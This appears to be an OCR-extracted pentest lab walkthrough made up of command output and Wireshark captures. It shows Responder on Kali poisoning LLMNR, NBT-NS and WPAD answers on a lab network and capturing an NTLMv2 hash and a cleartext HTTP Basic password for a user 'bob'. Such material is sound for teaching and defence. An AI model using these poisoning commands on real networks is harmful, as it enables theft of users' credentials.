   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::e9fc:fdf9:e535:a006%12(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.10.10.101(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Sunday, July 14, 2019 6:04:47 PM
   Lease Expires . . . . . . . . . . : Sunday, July 14, 2019 6:14:47 PM
   Default Gateway . . . . . . . . . : 10.10.10.16
   DHCP Server . . . . . . . . . . . : 10.10.10.16
   DHCPv6 IAID . . . . . . . . . . . : 184552489
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-22-FE-CF-F4-00-0C-29-A0-B0-6A
   DNS Servers . . . . . . . . . . . : 10.10.10.16
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

*eth0


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

bootp

No.	Time	Source	Destination	Protocol	Length	Info
2	0.423094500	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0xf04b5568
3	3.859977916	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0xf04b5568
4	11.359581005	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0xf04b5568
6	28.346237557	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0xf04b5568
9	360.785080299	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0x69420a50
10	360.785567718	10.10.10.16	255.255.255.255	DHCP	371	DHCP Offer - Transaction ID 0x69420a50
11	360.786278062	0.0.0.0	255.255.255.255	DHCP	369	DHCP Request - Transaction ID 0x69420a50
12	360.786596870	10.10.10.16	255.255.255.255	DHCP	371	DHCP ACK - Transaction ID 0x69420a50

```
▸ Frame 10: 371 bytes on wire (2968 bits), 371 bytes captured (2968 bits) on interface 0
▸ Ethernet II, Src: 00:0c:29:7e:37:58, Dst: ff:ff:ff:ff:ff:ff
▸ Internet Protocol Version 4, Src: 10.10.10.16, Dst: 255.255.255.255
▸ User Datagram Protocol, Src Port: 67, Dst Port: 68
▸ Bootstrap Protocol (Offer)
```


```
▸ User Datagram Protocol, Src Port: 67, Dst Port: 68
▾ Bootstrap Protocol (Offer)
    Message type: Boot Reply (2)
    Hardware type: Ethernet (0x01)
    Hardware address length: 6
    Hops: 0
    Transaction ID: 0xbb38d07f
    Seconds elapsed: 0
  ▸ Bootp flags: 0x0000 (Unicast)
    Client IP address: 0.0.0.0
    Your (client) IP address: 10.10.10.101
    Next server IP address: 10.10.10.16
    Relay agent IP address: 0.0.0.0
    Client MAC address: 00:0c:29:a0:b0:6a
    Client hardware address padding: 00000000000000000000
    Server host name not given
    Boot file name not given
    Magic cookie: DHCP
  ▾ Option: (53) DHCP Message Type (Offer)
      Length: 1
      DHCP: Offer (2)
  ▸ Option: (54) DHCP Server Identifier
  ▾ Option: (51) IP Address Lease Time
      Length: 4
      IP Address Lease Time: (600s) 10 minutes
  ▾ Option: (1) Subnet Mask
      Length: 4
      Subnet Mask: 255.255.255.0
  ▾ Option: (3) Router
      Length: 4
      Router: 10.10.10.16
  ▾ Option: (6) Domain Name Server
      Length: 4
```





```
root@kali:/# locate Responder.py
/usr/share/responder/Responder.py
/usr/share/responder/Responder.pyc
root@kali:/#
```

```
root@kali:/# cd /usr/share/responder/
root@kali:/usr/share/responder# python Responder.py -I eth0 -rdw
                                                    __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3.3.9

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [ON]
```

```
[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 10.10.10.14 for name Windows10
[*] [NBT-NS] Poisoned answer sent to 10.10.10.14 for name WINSVR16 (service: Workstation/Redirector)
[*] [NBT-NS] Poisoned answer sent to 10.10.10.14 for name WINSVR16 (service: File Server)
[*] [NBT-NS] Poisoned answer sent to 10.10.10.14 for name PENTESTLAB (service: Domain Master Browser)
[SMBv2] NTLMv2-SSP Client   : 10.10.10.14
[SMBv2] NTLMv2-SSP Username : PENTESTLAB\bob
[SMBv2] NTLMv2-SSP Hash     : bob::PENTESTLAB:83443f84b4d7914d:AF19E4539E28BE7228CFFEE89E1B0AD5:0101000
000000000C0653150DE09D2016969F12C919671960000000002000800530 04D00420033000100 1E00570049004E002D00500052
0048003400390032005200510041004600560004001400530 04D00420033002E006C006F00630061006C0003003400570049004
E002D00500052004800340039003200520051004100460056002E0053004D00420033002E006C006F00630061006C0005001400
53004D00420033002E006C006F00630061006C0007000800C0653150DE09D2010600040002000000080030003000000000000000
0000000000002000004E6B1037D98FAC9C5B50794EB17A0F93686B2154EACC40F6B09AA029269AA7BA0A001000000000000000000
0000000000000000000090020006300690066007300 2F00310030002E00310030002E00310030002E00310036000000000000000
00000000000
[*] Skipping previously captured hash for PENTESTLAB\bob
[*] Skipping previously captured hash for PENTESTLAB\bob
```






```
root@kali:/usr/share/responder# python Responder.py -I eth0 -wFb

  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3.3.9

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
```





```
[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 10.10.10.101 for name DESKTOP-H50F41U
[*] [LLMNR]  Poisoned answer sent to 10.10.10.101 for name DESKTOP-H50F41U
[*] [LLMNR]  Poisoned answer sent to 10.10.10.101 for name DESKTOP-H50F41U
[*] [LLMNR]  Poisoned answer sent to 10.10.10.101 for name DESKTOP-H50F41U
[*] [NBT-NS] Poisoned answer sent to 10.10.10.101 for name WINSVR16 (service: Workstation/Redirector)
[*] [NBT-NS] Poisoned answer sent to 10.10.10.101 for name WINSVR16 (service: File Server)
[HTTP] Basic Client   : 10.10.10.101
[HTTP] Basic Username : bob
[HTTP] Basic Password : P@ssword1
[*] [NBT-NS] Poisoned answer sent to 10.10.10.101 for name RESPPROXYSRV (service: File Server)
 [*] [LLMNR]  Poisoned answer sent to 10.10.10.101 for name respproxysrv
[*] [LLMNR]  Poisoned answer sent to 10.10.10.101 for name respproxysrv
```


Victim's domain credentials


The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
Welcome to Wireshark
Capture
...using this filter:
Enter a capture filter ...
All interfaces shown
eth0
any
Loopback: lo
nflog
nfqueue
usbmon1
usbmon2
Cisco remote capture: ciscodump
Random packet generator: randpkt
SSH remote capture: sshdump
UDP Listener remote capture: udpdump
Double-clicking on an interface will immediately begin to capture packets
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists
You are running Wireshark 2.6.8 (Git v2.6.8 packaged as 2.6.8-1.1).
Ready to load or capture
No Packets
Profile: Default


Attacker
eth0
Fa0/1
Fa0/2
Fa0/3
Fa0/4
Router
Firewall
Internet
PC1
PC2
SPAN port configured on the switch to send a copy of all traffic out of port FastEthernet 0/1.

```
Switch#show monitor
Session 1
---------
Type                    : Local Session
Description             : -
Source Ports            :
    Both                : Fa0/2,Fa0/3,Fa0/4
Destination Ports       : Fa0/1
    Encapsulation       : Native
          Ingress       : Disabled
```





File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression...

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.10.10.14	10.10.10.255	NBNS	110	Registration NB <01><02>__MSBROWSE__<02><01>
2	0.765288369	10.10.10.14	10.10.10.255	NBNS	110	Registration NB <01><02>__MSBROWSE__<02><01>
3	0.788775405	10.10.10.16	10.10.10.1	DNS	84	Standard query 0xfe23 PTR 14.10.10.10.in-addr.arpa
4	0.788974467	10.10.10.1	10.10.10.16	DNS	143	Standard query response 0xfe23 No such name PTR 14.10.10.10.in-addr.arpa SOA localhost
5	0.788994151	10.10.10.16	10.10.10.1	DNS	85	Standard query 0xb74c PTR 255.10.10.10.in-addr.arpa
6	0.789084256	10.10.10.1	10.10.10.16	DNS	144	Standard query response 0xb74c No such name PTR 255.10.10.10.in-addr.arpa SOA localhost
7	1.515552314	10.10.10.14	10.10.10.255	NBNS	110	Registration NB <01><02>__MSBROWSE__<02><01>
8	1.788789908	10.10.10.16	10.10.10.1	DNS	84	Standard query 0x3750 PTR 16.10.10.10.in-addr.arpa
9	1.788845671	10.10.10.16	10.10.10.1	DNS	83	Standard query 0x487e PTR 1.10.10.10.in-addr.arpa
10	1.788990110	10.10.10.1	10.10.10.16	DNS	143	Standard query response 0x3750 No such name PTR 16.10.10.10.in-addr.arpa SOA localhost
11	1.789020232	10.10.10.1	10.10.10.16	DNS	120	Standard query response 0x487e PTR 1.10.10.10.in-addr.arpa PTR PFsense1.predator.local
12	1.817674028	00:0c:29:24:be:4f	ff:ff:ff:ff:ff:ff	ARP	60	Who has 10.10.10.1? Tell 10.10.10.23
13	1.962774028	10.10.10.14	10.10.10.255	NBNS	92	Name query NB WORKGROUP<1c>
14	2.272828229	10.10.10.14	10.10.10.255	BROWSER	222	Request Announcement WINDOWS10
15	2.272988286	10.10.10.14	10.10.10.255	BROWSER	222	Request Announcement WINDOWS10
16	2.273603485	10.10.10.14	10.10.10.255	BROWSER	252	Domain/Workgroup Announcement WORKGROUP, NT Workstation, Domain Enum
17	2.735728122	10.10.10.14	10.10.10.255	NBNS	92	Name query NB WORKGROUP<1c>
18	2.788618051	10.10.10.16	10.10.10.1	DNS	84	Standard query 0x19c4 PTR 23.10.10.10.in-addr.arpa
19	2.788789213	10.10.10.1	10.10.10.16	DNS	143	Standard query response 0x19c4 No such name PTR 23.10.10.10.in-addr.arpa SOA localhost
20	3.199227998	10.10.10.15	10.10.10.255	BROWSER	243	Host Announcement KEVTA4, Workstation, Server, NT Workstation, NT Server
21	3.538030739	10.10.10.14	10.10.10.255	NBNS	92	Name query NB WORKGROUP<1c>

```
▸ Frame 3: 84 bytes on wire (672 bits), 84 bytes captured (672 bits) on interface 0
▸ Ethernet II, Src: 00:0c:29:7e:37:58, Dst: 00:0c:29:2b:29:7f
▸ Internet Protocol Version 4, Src: 10.10.10.16, Dst: 10.10.10.1
▸ User Datagram Protocol, Src Port: 49443, Dst Port: 53
▾ Domain Name System (query)
    Transaction ID: 0xfe23
  ▸ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▾ Queries
    ▸ 14.10.10.10.in-addr.arpa: type PTR, class IN
    [Response In: 4]
```


conference.pcapng.gz


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression...


No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.16.254.128	216.58.208.206	TCP	55	52166 → 443 [ACK] Seq=1 Ack=1 Win=62853 Len=1 [TCP segment of a reassembled PDU]
2	0.000363	216.58.208.206	172.16.254.128	TCP	60	443 → 52166 [ACK] Seq=1 Ack=2 Win=64240 Len=0
3	0.289945	172.16.254.128	216.58.208.226	HTTP	55	Continuation
4	0.293835	216.58.208.226	172.16.254.128	TCP	60	80 → 51667 [ACK] Seq=1 Ack=2 Win=64240 Len=0
5	3.464487	172.16.254.128	8.8.8.8	DNS	73	Standard query 0xae84 A www.google.fr
6	3.482495	8.8.8.8	172.16.254.128	DNS	89	Standard query response 0xae84 A www.google.fr A 216.58.208.227
7	3.483014	172.16.254.128	216.58.208.227	TCP	66	52182 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
8	3.483412	172.16.254.128	216.58.208.227	TCP	66	52183 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
9	3.495475	216.58.208.227	172.16.254.128	TCP	60	443 → 52182 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
10	3.495533	172.16.254.128	216.58.208.227	TCP	54	52182 → 443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
11	3.496481	172.16.254.128	216.58.208.227	TLSv1.2	571	Client Hello
12	3.496735	216.58.208.227	172.16.254.128	TCP	60	443 → 52182 [ACK] Seq=1 Ack=518 Win=64240 Len=0
13	3.499742	00:0c:29:b6:b5:48	ff:ff:ff:ff:ff:ff	ARP	42	Who has 172.16.21.128? Tell 172.16.254.128
14	3.502024	216.58.208.227	172.16.254.128	TCP	60	443 → 52183 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
15	3.502116	172.16.254.128	216.58.208.227	TCP	54	52183 → 443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
16	3.519774	216.58.208.227	172.16.254.128	TLSv1.2	207	Server Hello, Change Cipher Spec, Encrypted Handshake Message
17	3.561668	172.16.254.128	216.58.208.227	TLSv1.2	270	Change Cipher Spec, Encrypted Handshake Message, Encrypted Handshake Message
18	3.562006	216.58.208.227	172.16.254.128	TCP	60	443 → 52182 [ACK] Seq=154 Ack=734 Win=64240 Len=0
19	3.562470	172.16.254.128	216.58.208.227	TLSv1.2	571	Client Hello
20	3.562733	216.58.208.227	172.16.254.128	TCP	60	443 → 52183 [ACK] Seq=1 Ack=518 Win=64240 Len=0

